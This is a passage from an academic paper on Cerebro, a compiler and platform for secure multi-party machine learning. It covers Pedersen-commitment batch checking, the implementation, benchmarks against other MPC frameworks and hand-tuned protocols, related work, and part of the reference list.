Pedersen commitment. In this section, we additionally provide a way of batch checking commitments in MPC using a homomorphic commitment such as Pedersen [54]. We utilize the fact that our arithmetic framework is reactive to construct such a scheme.

Denote $\mathsf{com}(x; r)$ as the Pedersen commitment. The protocol is as follows:

1. As before, each $\mathcal{P}_i$ commits and publishes its commitments.
2. $\mathcal{P}_i$'s start a SPDZ computation and inputs both its input data $\mathbf{x}_i$, as well as the randomness used $\mathbf{r}_i$ for the commitments.
3. Everyone releases a random number s from SPDZ.
4. Each $\mathcal{P}_i$ computes $\tilde{c}_j = \sum_k s^k \otimes \mathbf{c}_j[k]$ for every $\mathcal{P}_j$.
5. $\mathcal{P}_i$'s input s as well as $\tilde{c}_j$ into the same SPDZ computation computed in step 2.
6. The secure computation calculates $\tilde{x}_i = \sum_k s^k \cdot \mathbf{x}_i[k]$ and $\tilde{r}_i = \sum_k s^k \cdot \mathbf{r}_i[k]$. Then it checks that $\mathsf{com}(\tilde{x}_i; \tilde{r}_i) = \tilde{c}_i$.

For elliptic curve groups, the prime modulus will need to be on the order of at least 256 bits.

Tradeoffs. While SIS-based commitments work with our standard benchmarking prime field of 170 bits, Pedersen commitments need a minimum prime field size of 256 bits. Thus, while Pedersen commitments are more efficient because they enable triple batching, the larger bit size means offline generation can be more expensive. Of course, if the application already needs a larger field size (e.g., more precision for fixed-point representation), then Pedersen commitments would not have extra overhead. Additionally, Pedersen commitments require a reactive framework such as SPDZ in order for the batching to work properly in the secure computation phase. Cerebro's planner takes these circumstances into account, and chooses the best plan accordingly.

6 Implementation

We implemented Cerebro's compiler on top of SCALE-MAMBA [26], an open-source framework for arithmetic MPC. Our DSL is inspired by and quite similar to that of SCALE-MAMBA, though we have the notion of private types. In order to support both arithmetic and boolean MPC, we added a boolean circuit generator based on EMP-toolkit [20]. Both of these circuit generators are plugged into our DSL so that a user can write one program that can be compiled into different secure computation representations.

Cerebro uses different cryptographic backends that support both semi-honest and malicious security. We implemented Cerebro's malicious cryptographic backend by using the two existing state-of-the-art malicious frameworks—SPDZ [26] and AG-MPC [20]. Additionally, we implemented Cerebro's semi-honest cryptographic backend by modifying the two backends to support semi-honest security.

7 Evaluation

We evaluate the effectiveness of Cerebro's cryptographic compiler in terms of the performance gained using our techniques. We use the two generic secure multiparty frameworks that Cerebro uses as a baseline for evaluation, in both semi-honest and malicious settings. We compare to what users would be doing today without our system, which is choosing a generic MPC framework and implementing a learning task using it. Our goal is to show that, without Cerebro's compiler, users can experience *orders of magnitude* worse performance if they choose the wrong framework and/or do not have our optimizations.

We also do not experimentally compare performance against a traditional centralized machine learning system. Such a system can greatly outperform an MPC-based system because it can operate directly on the parties' plaintext training data, but is also *insecure* under our definition because it requires a centralized party that sees all of the plaintext training data. Due to the lack of security, the applications we are tackling cannot be realized with a centralized learning system.

7.1 Evaluation setup


Our experiments were run on EC2 using r4.8xlarge instances. Each instance has 32 virtual CPUs and 244GB of memory. In order to benchmark in a controlled environment, we use `tc` and `ifb` to fix network conditions. Unless stated otherwise, we limit each instance to 2Gbps of upload bandwidth and 2Gbps of download bandwidth. We also adjust latency so the round trip time (RTT) is 80ms between any two instances. According to [63], this is roughly the RTT between the east-coast servers and west-coast servers of EC2 in the U.S.

7.2 Compiler evaluation

We evaluate Cerebro's compiler by answering these questions:

1. Are Cerebro's cost models accurate?
2. How do logical optimizations impact performance?
3. For realistic setups, does Cerebro's physical planning improve performance?

To answer these questions, we run a series of microbenchmarks as well as end-to-end application-level benchmarks.



(a) Non-vectorized (2Gbps).

(b) Vectorized (2Gbps).

(c) Varying % of vectorized mult. ($P = 12$).

(d) Non-vectorized (100Mbps).

(e) Vectorized (100Mbps).

(f) Varying % of vectorized mult. ($P = 12$).

Figure 6: Choosing linear vs. quadratic protocol for arithmetic MPC preprocessing; y-axis shows triple generation throughput.




Figure 7: Flat vs. two-level linear protocol for 9-party vs. 3-party bipartite network layout with varied cross-region total bandwidth (2Gbps intra-region per-party bandwidth).

We first curve-fit our cost models and extrapolate against experimental results. We then evaluate different planning points to show Cerebro's gain in performance. We focus our evaluation on planning in the semi-honest setting, but our planning also supports the malicious setting, though a number of optimizations would be unavailable.

7.2.1 Microbenchmarks

Cost models. Our first microbenchmark compares the two methods for semi-honest arithmetic MPC preprocessing (see §4.3.3): linear and quadratic preprocessing.

For both of the following experiments, we fit the constants of our cost model to the first four points of the graph and then extrapolate the results for the remaining two points. The dotted lines of the graph indicate the cost model's predictions and we can see that it closely matches with the experimental results.

Figure 6a shows the preprocessing throughput of the linear and the quadratic protocols on high-bandwidth network. When the number of parties is small, the two protocols have similar throughput. However, as the number of parties increases, the quadratic protocol becomes slower than the linear protocol, mainly due to the increased communication.

Figure 6d compares the same protocols when the network is slow and becomes the bottleneck. When the number of parties is small, the quadratic protocol is faster than the linear protocol because it uses smaller ciphertexts, but it performs worse than the linear protocol as the number of parties increases.

Vectorization. Figures 6b and 6e show the preprocessing throughput of a single matrix-vector multiplication—where the matrices are of sizes $(m \times n)$ and $(n \times 1)$—under different network conditions. We test with a fixed $m = 128$ and vary n in our experiments. On a high-bandwidth network, when there are two parties and $n = 100$, the quadratic protocol achieves a $16\times$ speedup over the linear protocol. Even when the number of parties is increased to 12, these two protocols still have an $8.8\times$ gap. On a slower network, the matrix-vector technique has a larger performance gain since it mainly saves communication, with up to a $55\times$ speed up.

Next, we evaluate the two protocols when there is a mix of matrix multiplication and regular multiplication. The results are shown in Figures 6c and 6f. The planning decision will be different based on the percentage of multiplication gates that can be substituted with matrix-vector multiplications, the shape of such matrices, the number of parties, and the network bandwidth. For example, in 2Gbps network with 12 parties and $n = 10$, if 40% of the multiplication gates can be vectorized, then Cerebro will pick quadratic. If the network

bandwidth drops to 100Mbps, then 20% of such computation is enough for the compiler to pick quadratic.

Layout planning. We evaluate the hierarchical layout preprocessing against a flat one for 12 parties across two regions: 9 are located in one region, and 3 are located in the other. Each party has 2Gbps bandwidth for intra-region communication, and we vary the *total* cross-region bandwidth shared by parties in the same region. Figure 7 shows the throughput comparison as well as our fitted cost models. Similar to before, we fit the constants of our cost model to the first three points of the graph and then extrapolate the results. The flat layout throughput scales linearly to the cross-region total bandwidth. To evaluate the hierarchical layout, we need to first determine the workload of each coordinator using cvxpy. From the graph we can see that the hierarchical layout achieves a speed up of $4\times$ to $4.5\times$ over the flat layout.

7.2.2 Machine learning applications

In this section we evaluate Cerebro using decision tree prediction, logistic regression training via SGD, and linear regression training via ADMM [8, 15, 64]. We estimate the network cost for the preprocessing phase of the arithmetic protocol using the throughput gathered in the previous benchmarks.

Decision tree prediction. We implement decision tree prediction using Cerebro's DSL, which evaluates a complete h layer binary decision tree, where the i^{th} layer has 2^{i-1} nodes. We evaluate a scenario where there are P parties, one of which has the input feature vector and all P parties secret-share a model. If $P = 2$, we assume that we are doing a two-party secure prediction, where one party has the feature vector and the other has the model.

We show the prediction performance in the 2-party semi-honest setting in Figure 8a. In this experiment, we varied the number of layers in the decision tree. We fit the data points involving $3, 6, 9$ layers and then extrapolate the cost model to estimate the performance of our graphed points. Cerebro always picks the protocol that has the lower estimated cost from our model. In the 2-party scenario, Cerebro always chooses to use a boolean protocol since evaluating the decision tree requires many comparisons and data selection. In a 12-layer tree, the semi-honest boolean protocol takes $7.5\times$ less time than the semi-honest arithmetic protocol. In Figure 8b, we vary the number of parties, and plot the inference runtime for a 10 layer tree. We observe that the total execution time for the boolean protocol grows linearly with number of parties, and sublinearly for the arithmetic protocol. Therefore, with 9 or more parties, Cerebro chooses to use the arithmetic protocol.

As noted previously, Cerebro also supports the malicious setting, and we exclude those results for brevity.


Logistic regression. We implemented and evaluated Cerebro on logistic regression training using SGD. In this experiment, we evaluated training in both the semi-honest and the malicious settings to show a difference in the performance for different variants of the protocols. For the semi-honest and malicious boolean protocols, we ran logistic regression for one iteration of SGD and extrapolated the remaining results. First, we compare the performance between the semi-honest boolean and semi-honest arithmetic protocol in Figure 8c. We run one epoch over the dataset in these experiments with a batch size of 128. As expected, the arithmetic protocol significantly outperforms the boolean protocol in this case, both because it is better suited for this task and because it enables vectorization. Using these results we see that for a 27000 record training set the arithmetic protocol is $67\times$ faster than the boolean protocol, taking an hour instead of three days.

However, in the malicious setting, the arithmetic protocol does not always perform better. The amount of memory used by the malicious boolean protocol is linear in the number of parties and the number of gates. As a result, we run out of memory when trying to benchmark larger circuits. We estimate the malicious boolean protocol on machines with enough memory as well as on the original machines with swap space to use as additional memory. As shown in Figure 8c, if the machines have enough memory, then the malicious boolean protocol is $3\times$ faster than the malicious arithmetic protocol, but if swap space is used instead, then the malicious boolean protocol is $4\times$ slower than the malicious arithmetic protocol. Overall, the malicious boolean protocol is up to $61\times$ slower than its semi-honest counterpart and the malicious arithmetic protocol is up to $3300\times$ slower than its semi-honest counterpart, indicating a significant tradeoff between performance and security.

ADMM. We evaluate ADMM in the semi-honest setting to show Cerebro's automated planning of local computation. Cerebro automatically detects that the parties can locally compute much of the ADMM algorithm, thus minimizing the number of MPC operations required as described previously in §4. We evaluate these benefits in Figure 8d and find that the use of local computation allows Cerebro to improve ADMM performance by up to $700\times$ when training a 40-feature model using 10000 records per party for 6 parties. We estimate the preprocessing and run the online phase for the first four data points, but estimate the fifth. Beyond this we also find that the use of arithmetic circuits is beneficial here for the same reasons as in the case of logistic regression, i.e., it allows vectorization and is better suited to expressing matrix operations.

7.3 Policy evaluation

We evaluate the performance of Cerebro's release policies in the semi-honest setting. Specifically, we evaluate logistic regression that uses both differential privacy and the threshold-based validation policies. Our differential privacy policy is output perturbation-based [50, 51], which simply requires each party to locally sample noise. The secure computation will sum every party's noise and add the noise to the weights. As Table 6 shows, the time for adding this noise is independent of the number of training samples, and is insigificant compared



(a) Decision tree prediction varying tree sizes.

(b) Decision tree prediction varying number of parties.

(c) Logistic regression training in different dataset size.

(d) ADMM with/without local compute.

Figure 8: Experiments on machine-learning applications (2Gbps network).

to the training time.

The threshold-based validation policy requires the model to achieve a sufficient level of accuracy in order to be released. To see how much time is needed for validation, we split the dataset with 30000 records into a training set of 27000 records and a validation set composed of the remaining 3000 records. We train the model using a subset of the training set and validate the trained model using part of the validation set which is 10% the size of the used training set. From Table 6, we can see that the validation time grows linearly to the used validation set. Compared with training in logistic regression, the time taken by validation is equivalent to training another 10% of the training samples, which matches the training behavior of logistic regression.

7.4 Auditing evaluation

Next, we present the overheads from enabling auditing support for logistic regression. There are two main costs in this case. The first cost is producing and signing a commitment, which takes 24.4 seconds, of which 8 milliseconds are spent generating a signature for user input (which is a 27000×23 matrix in our case). The second cost is spent on the commitment protocol described in §5.2.3. Checking the commitment within MPC using a non-batching commitment scheme such as subset sum takes approximately 4.5 days while checking the commitment using a batching commitment scheme such as Pedersen commitments takes approximately 2.23 hours. The speedup is roughly $53\times$, which only grows as the number of samples increases as the batched commitment scheme scales better with respect to the number of samples. Overall we find that enabling auditing has reasonable overhead.

7.5 Comparison with hand-tuned protocols

We compare with three hand-tuned protocols: SecureML's logistic regression [6], EzPC's decision tree [24], and secure ridge regression [13] (see Tables 3 to 5). Since [6] and [13] are not open sourced, we compare to the reported numbers; we ran EzPC since they provide an open source repository. These works also only support two parties who are semi-honest whereas Cerebro supports an arbitrary number of parties under different threat models. Compared to SecureML, Cerebro has

# Training samples	# Training features	Cerebro time (s)	Secure Ridge Regression time (s)
1000000	10	51.23	80
1000000	15	247.88	180
1000000	20	767.89	330

Table 3: Comparison with Secure Ridge Regression [13].

10–92$\times$ performance overhead. Cerebro performs better in the WAN setting than the LAN setting due to better batching. Compared to EzPC, Cerebro has an overhead of $3\times$. Compared to ridge regression, our compiler discovers similar insights as the hand-tuned protocol, except we can *automatically* split a program into plaintext precomputation and MPC. Cerebro is $2.5\times$ slower on a dataset with 20 features and 1 million samples, and $2.5\times$ faster for a dataset with 10 features and 1 million samples. We also tested Cerebro's performance with and without automatic optimization on a dataset with 20000 samples and 10 features, and Cerebro with precomputation is $25\times$ faster. We did not test larger circuits for the baseline because it could not run.

7.6 Discussion on automatic optimization

Based on these evaluation results, we believe that automatic compilation and optimization of MPC protocols has a lot of potential. Compared to hand-tuned MPC protocols, Cerebro's performance comes close or even exceeds that of protocols specifically tailored to a particular threat model and application. Though Cerebro cannot always compile a protocol that is as efficient as a hand-tuned version (which is true for regular compilers as well), our compiler can generalize to any learning task, hence obviating the need for users to consult an expert for every new functionality. For experts who wish to hand-optimize a learning task, Cerebro's compiled program can also act as a starting point upon which more efficient MPC protocols can be built. We hope that Cerebro can also act as a standard platform for researchers to continue to improve automatic MPC optimization. One area for research is how an MPC compiler handles memory's impact on performance. Cerebro could easily be extended to model memory usage directly for MPC backends, or work with runtime cost models with memory size as an input parameter.

# Training samples	# Training features	Network type	Cerebro time (s)	SecureML time (s)
10000	100	LAN	825.17	8.9
10000	500	LAN	2563.39	63.37
10000	100	WAN	3941.28	12.59
10000	500	WAN	10345	950.2

Table 4: Comparison with SecureML's logistic regression [6].

# Nodes	# Dims	Cerebro time (s)	EzPC time (s)
3095	13	7.15	3.67
2048	64	7.22	3.41

Table 5: Comparison with EzPC [24].

# Training samples	D.P. time (s)	Validation time (s)
1000	1.192	14.19
5000	1.192	48.66
15000	1.192	140.34
25000	1.192	238.01
27000	1.192	257.05

Table 6: Time for applying policies to logistic regression.

8 Related work

Related plaintext systems. There is a large body of prior work on distributed linear algebra systems [65–67] and machine learning training/prediction [68–73]. While some of these systems are general and can be adapted to the distributed setting, they do not provide security guarantees and cannot be used in the collaborative machine learning on sensitive data. Some of these systems provide interesting linear algebra optimizations that are similar to Cerebro's optimizations at a very high level, but Cerebro additionally must consider the effects of optimizing a *cryptographic* protocol. This means that Cerebro has different rules for transformation and a very different cost model. The idea of "physical planning" is similar to prior systems and database work [74–80]. The main difference is that we instantiate this idea to the MPC setting and work closely with the underlying cryptography.

MPC compilers. Cerebro draws inspiration from a body of work on MPC compilers [20–29, 29–31, 81]. Compared to prior work, Cerebro's compiler differs in two important aspects. First, we provide n-party compilation supporting two MPC frameworks under different threat models. There is prior work providing n-party compilation supporting a single framework [20–22, 26–29] and two-party compilation supporting multiple frameworks [24, 30, 81]. Second, Cerebro adds optimization in *both* the logical and the physical layers, which allows us to consider a multitude of factors like computation type, network setup, and others. Conclave [31] is a recent system that is similar to Cerebro because it handles multiple frameworks and does optimization. However, it is designed for SQL, and does not consider physical planning or release policies. Finally, Cerebro itself is an end-to-end platform for collaborative learning and supports policies and auditing.

Secure learning systems. There is prior work that uses hardware enclaves to execute generic computation, analytics, or machine learning [82–86]. Compared with Cerebro, the threat model is quite different. While hardware enclaves support arbitrary functionality, the parties have to put trust in the hardware manufacturer. We have also seen that enclaves are prone to leakages [87–90].

There has been much work on secure learning using cryptography, both in training and prediction [6–15, 91–93]. However, these prior works are insufficient in several aspects. First, they mostly focus on optimizing specific training/prediction algorithms and models and do not consider supporting an interface for programming generic models. Second, they do not automatically navigate the tradeoffs of different physical setups. Finally, these frameworks also do not take into account the incentive-driven nature of secure collaborative learning, while Cerebro supports policies and auditing.

Other related work. A recent paper by Frankle et. al. [94] leverages SNARKs, commitments, and MPC for accountability. However, the objective is to make the government more accountable to the public, so the setting and the design are both quite different from ours. Other papers [95–97] explore identifying cheating parties in maliciously secure MPC. However, these papers are either highly theoretical in nature, or require proof that each party behaved honestly during the *entire protocol execution*, which can be quite expensive. Cerebro is mainly concerned with holding the users accountable for their input data, and our scheme both works with multiple MPC frameworks and does not need to require proof of honest behavior for the entire protocol execution. With regards to the logical optimizations that Cerebro performs, there has been work [23] that also performs partitioning of computation into local and secure modes. However, Cerebro does not require the user to specify the mode of computation for every single operation and instead automatically partitions the source code into local and secure components.

9 Conclusion

Cerebro is a secure collaborative learning platform that allows users to program custom learning tasks without expertise in cryptography. We have open sourced our software at https://github.com/mc2-project/cerebro and we hope that Cerebro will help enable new and rich learning applications.

10 Acknowledgment

We thank the anonymous reviewers for their valuable reviews and feedback, and we thank the SCALE-MAMBA authors for the invaluable help with their platform. This research was supported by the NSF CISE Expeditions Award CCF-1730628, NSF Career 1943347, as well as gifts from the

Sloan Foundation, Bakar, Okawa, Amazon Web Services, Ant Group, Capital One, Ericsson, Facebook, Futurewei, Google, Intel, Microsoft, Nvidia, Scotiabank, Splunk, and VMware.

References

[1] TensorFlow. Federated learning. https://www.tensorflow.org/federated/federated_learning.

[2] Santanu Bhattacharya. The new dawn of AI: Federated learning, 2019. https://towardsdatascience.com/the-new-dawn-of-ai-federated-learning-8ccd9ed7fc3a.

[3] Alon Halevy, Peter Norvig, and Fernando Pereira. The unreasonable effectiveness of data. In *IEEE Intelligent Systems '09*.

[4] GDPR. Official Journal of the European Union '16.

[5] California Consumer Privacy Act (CCPA) 2018. https://oag.ca.gov/privacy/ccpa, 2018.

[6] Payman Mohassel and Yupeng Zhang. SecureML: A system for scalable privacy-preserving machine learning. In *S&P '17*.

[7] Irene Giacomelli, Somesh Jha, Marc Joye, C. David Page, and Kyonghwan Yoon. Privacy-preserving ridge regression with only linearly-homomorphic encryption. In *ACNS '18*.

[8] Wenting Zheng, Raluca Ada Popa, Joseph Gonzalez, and Ion Stoica. Helen: Maliciously secure coopetitive learning for linear models. In *S&P '19*.

[9] Jian Liu, Mika Juuti, Yao Lu, and N Asokan. Oblivious neural network predictions via MiniONN transformations. In *CCS '17*.

[10] Chiraag Juvekar, Vinod Vaikuntanathan, and Anantha Chandrakasan. Gazelle: A low latency framework for secure neural network inference. In *SEC '18*.

[11] M. Sadegh Riazi, Mohammad Samragh, Hao Chen, Kim Laine, Kristin E. Lauter, and Farinaz Koushanfar. XONN: XNOR-based oblivious deep neural network inference. In *SEC '19*.

[12] Anselme Tueno, Florian Kerschbaum, and Stefan Katzenbeisser. Private evaluation of decision trees using sublinear cost. In *PETS '19*.

[13] Valeria Nikolaenko, Udi Weinsberg, Stratis Ioannidis, Marc Joye, Dan Boneh, and Nina Taft. Privacy-preserving ridge regression on hundreds of millions of records. In *S&P '13*.

[14] Adrià Gascón, Phillipp Schoppmann, Borja Balle, Mariana Raykova, Jack Doerner, Samee Zahur, and David Evans. Privacy-preserving distributed linear regression on high-dimensional data. In *PETS '17*.

[15] Andreea B. Alexandru, Konstantinos Gatsis, Yasser Shoukry, Sanjit A. Seshia, Paulo Tabuada, and George J. Pappas. Cloud-based quadratic optimization with partially homomorphic encryption. In *IEEE Transactions on Automatic Control '20*.

[16] Michael Ben-Or, Shafi Goldwasser, and Avi Wigderson. Completeness theorems for non-cryptographic fault-tolerant distributed computation. In *STOC '88*.

[17] Oded Goldreich, Silvio Micali, and Avi Wigderson. How to play any mental game. In *STOC '87*.

[18] Ivan Damgård, Valerio Pastro, Nigel Smart, and Sarah Zakarias. Multiparty computation from somewhat homomorphic encryption. In *CRYPTO '12*.

[19] Xiao Wang, Samuel Ranellucci, and Jonathan Katz. Global-scale secure multiparty computation. In *CCS '17*.

[20] Emp-toolkit: Efficient multiparty computation toolkit. https://github.com/emp-toolkit.

[21] Chang Liu, Xiao Wang, Kartik Nayak, Yan Huang, and Elaine Shi. ObliVM: A programming framework for secure computation. In *S&P '15*.

[22] Ebrahim M Songhori, Siam U Hussain, Ahmad-Reza Sadeghi, Thomas Schneider, and Farinaz Koushanfar. TinyGarble: Highly compressed and scalable sequential garbled circuits. In *S&P '15*.

[23] Aseem Rastogi, Matthew A Hammer, and Michael Hicks. Wysteria: A programming language for generic, mixed-mode multiparty computations. In *S&P '14*.

[24] Nishanth Chandran, Divya Gupta, Aseem Rastogi, Rahul Sharma, and Shardul Tripathi. EzPC: Programmable, efficient, and scalable secure two-party computation for machine learning. In *EuroS&P '19*.

[25] Niklas Büscher, Daniel Demmler, Stefan Katzenbeisser, David Kretzmer, and Thomas Schneider. HyCC: Compilation of hybrid protocols for practical secure computation. In *CCS '18*.

[26] SCALE-MAMBA. https://github.com/KULeuven-COSIC/SCALE-MAMBA.

[27] Yihua Zhang, Aaron Steele, and Marina Blanton. PICCO: A general-purpose compiler for private distributed computation. In *CCS '13*.

[28] Benjamin Mood, Debayan Gupta, Henry Carter, Kevin Butler, and Patrick Traynor. Frigate: A validated, extensible, and efficient compiler and interpreter for secure computation. In *EuroS&P '16*.

[29] Martin Franz, Andreas Holzer, Stefan Katzenbeisser, Christian Schallhart, and Helmut Veith. CBMC-GC: An ANSI C compiler for secure two-party computations. In *CC '14*.

[30] Daniel Demmler, Thomas Schneider, and Michael Zohner. ABY: A framework for efficient mixed-protocol secure two-party computation. In *NDSS '15*.

[31] Nikolaj Volgushev, Malte Schwarzkopf, Ben Getchell, Mayank Varia, Andrei Lapets, and Azer Bestavros. Conclave: Secure multi-party computation on big data. In *EuroSys '19*.

[32] Marcel Keller, Emmanuela Orsini, and Peter Scholl. MASCOT: Faster malicious arithmetic secure computation with oblivious transfer. In *CCS '16*.

[33] Marcel Keller, Valerio Pastro, and Dragos Rotaru. Overdrive: Making SPDZ great again. In *EUROCRYPT '18*.

[34] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The secret sharer: Evaluating and testing unintended memorization in neural networks. In *SEC '19*.

[35] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction APIs. In *SEC '16*.

[36] Matthew Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *SEC '14*.

[37] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *CCS'15*.

[38] Xi Wu, Matthew Fredrikson, Somesh Jha, and Jeffrey F. Naughton. A methodology for formalizing model-inversion attacks. In *CSF '16*.

[39] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *S&P'17*.

[40] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. In *ArXiv 1712.05526*.

[41] Congzheng Song, Thomas Ristenpart, and Vitaly Shmatikov. Machine learning models that remember too much. In *CCS '17*.

[42] Yunhui Long, Vincent Bindschaedler, Lei Wang, Diyue Bu, Xiaofeng Wang, Haixu Tang, Carl A. Gunter, and Kai Chen. Understanding membership inferences on well-generalized learning models. In *ArXiv 1802.04889*.

[43] Xiao Wang, Hubert Chan, and Elaine Shi. Circuit ORAM: On tightness of the Goldreich-Ostrovsky lower bound. In *CCS '15*.

[44] Jack J. Dongarra, Jeremy Du Croz, Sven Hammarling, and Iain S. Duff. A set of level 3 basic linear algebra subprograms. In *ACM Transactions on Mathematical Software '90*.

[45] BLAS (Basic Linear Algebra Subprograms). http://www.netlib.org/blas/.

[46] Intel Math Kernel Library. https://software.intel.com/en-us/mkl.

[47] Shoumik Palkar, James J. Thomas, Deepak Narayanan, Pratiksha Thaker, Rahul Palamuttam, Parimarjan Negi, Anil Shanbhag, Malte Schwarzkopf, Holger Pirk, Saman P. Amarasinghe, Samuel Madden, and Matei A. Zaharia. Evaluating end-to-end optimization for data analytics applications in Weld. In *VLDB '18*.

[48] Steven Diamond and Stephen Boyd. CVXPY: A Python-embedded modeling language for convex optimization. In *Journal of Machine Learning Research '16*.

[49] Cynthia Dwork. Differential privacy. In *Encyclopedia of Cryptography and Security '11*.

[50] Kamalika Chaudhuri and Claire Monteleoni. Privacy-preserving logistic regression. In *NeurIPS '09*.

[51] Xi Wu, Fengan Li, Arun Kumar, Kamalika Chaudhuri, Somesh Jha, and Jeffrey Naughton. Bolt-on differential privacy for scalable stochastic gradient descent-based analytics. In *SIGMOD '17*.

[52] Roger Iyengar, Joseph P Near, Dawn Song, Om Thakkar, Abhradeep Thakurta, and Lun Wang. Towards practical differentially private convex optimization. In *S&P '19*.

[53] Gilles Brassard, David Chaum, and Claude Crépeau. Minimum disclosure proofs of knowledge. In *Journal of Computer and System Sciences '88*.

[54] Torben P. Pedersen. Non-interactive and information-theoretic secure verifiable secret sharing. In *CRYPTO'91*.

[55] Miklós Ajtai. Generating hard instances of lattice problems. In *STOC '96*.

[56] Oded Goldreich, Shafi Goldwasser, and Shai Halevi. Collision-free hashing from lattice problems. In *IACR ePrint 1996/9*.

[57] Jin-Yi Cai and A.P. Nerurkar. An improved worst-case to average-case connection for lattice problems. In *FOCS '97*.

[58] Daniele Micciancio. Generalized compact knapsacks, cyclic lattices, and efficient one-way functions from worst-case complexity assumptions. In *FOCS '02*.

[59] Daniele Micciancio and Oded Regev. Worst-case to average-case reductions based on Gaussian measures. In *FOCS '04*.

[60] Chris Peikert and Alon Rosen. Efficient collision-resistant hashing from worst-case assumptions on cyclic lattices. In *TCC '06*.

[61] Eli Ben-Sasson, Alessandro Chiesa, Eran Tromer, and Madars Virza. Scalable zero knowledge via cycles of elliptic curves. In *CRYPTO '14*.

[62] Jan Camenisch, Stephan Krenn, and Victor Shoup. A framework for practical universally composable zero-knowledge protocols. In *ASIACRYPT '11*.

[63] AWS inter-region ping. https://www.cloudping.co. Accessed: 2019-09-16.

[64] Stephen Boyd, Neal Parikh, Eric Chu, Borja Peleato, and Jonathan Eckstein. Distributed optimization and statistical learning via the alternating direction method of multipliers. In *Foundations and Trends in Machine Learning '10*.

[65] Zhengping Qian, Xiuwei Chen, Nanxi Kang, Mingcheng Chen, Yuan Yu, Thomas Moscibroda, and Zheng Zhang. MadLINQ: Large-scale distributed matrix computation for the cloud. In *EuroSys '12*.

[66] George Bosilca, Aurelien Bouteiller, Anthony Danalis, Mathieu Faverge, Azzam Haidar, Thomas Herault, Jakub Kurzak, Julien Langou, Pierre Lemarinier, Hatem Ltaief, et al. Flexible development of dense linear algebra algorithms on massively parallel architectures with DPLASMA. In *IPDPSW '11*.

[67] Amol Ghoting, Rajasekar Krishnamurthy, Edwin Pednault, Berthold Reinwald, Vikas Sindhwani, Shirish Tatikonda, Yuanyuan Tian, and Shivakumar Vaithyanathan. SystemML: Declarative machine learning on MapReduce. In *ICDE '11*.

[68] Tianqi Chen, Mu Li, Yutian Li, Min Lin, Naiyan Wang, Minjie Wang, Tianjun Xiao, Bing Xu, Chiyuan Zhang, and Zheng Zhang. MXNet: A flexible and efficient machine learning library for heterogeneous distributed systems. In *NeurIPS Workshop on Machine Learning Systems '15*.

[69] Yangqing Jia, Evan Shelhamer, Jeff Donahue, Sergey Karayev, Jonathan Long, Ross Girshick, Sergio Guadarrama, and Trevor Darrell. Caffe: Convolutional architecture for fast feature embedding. In *MM '14*.

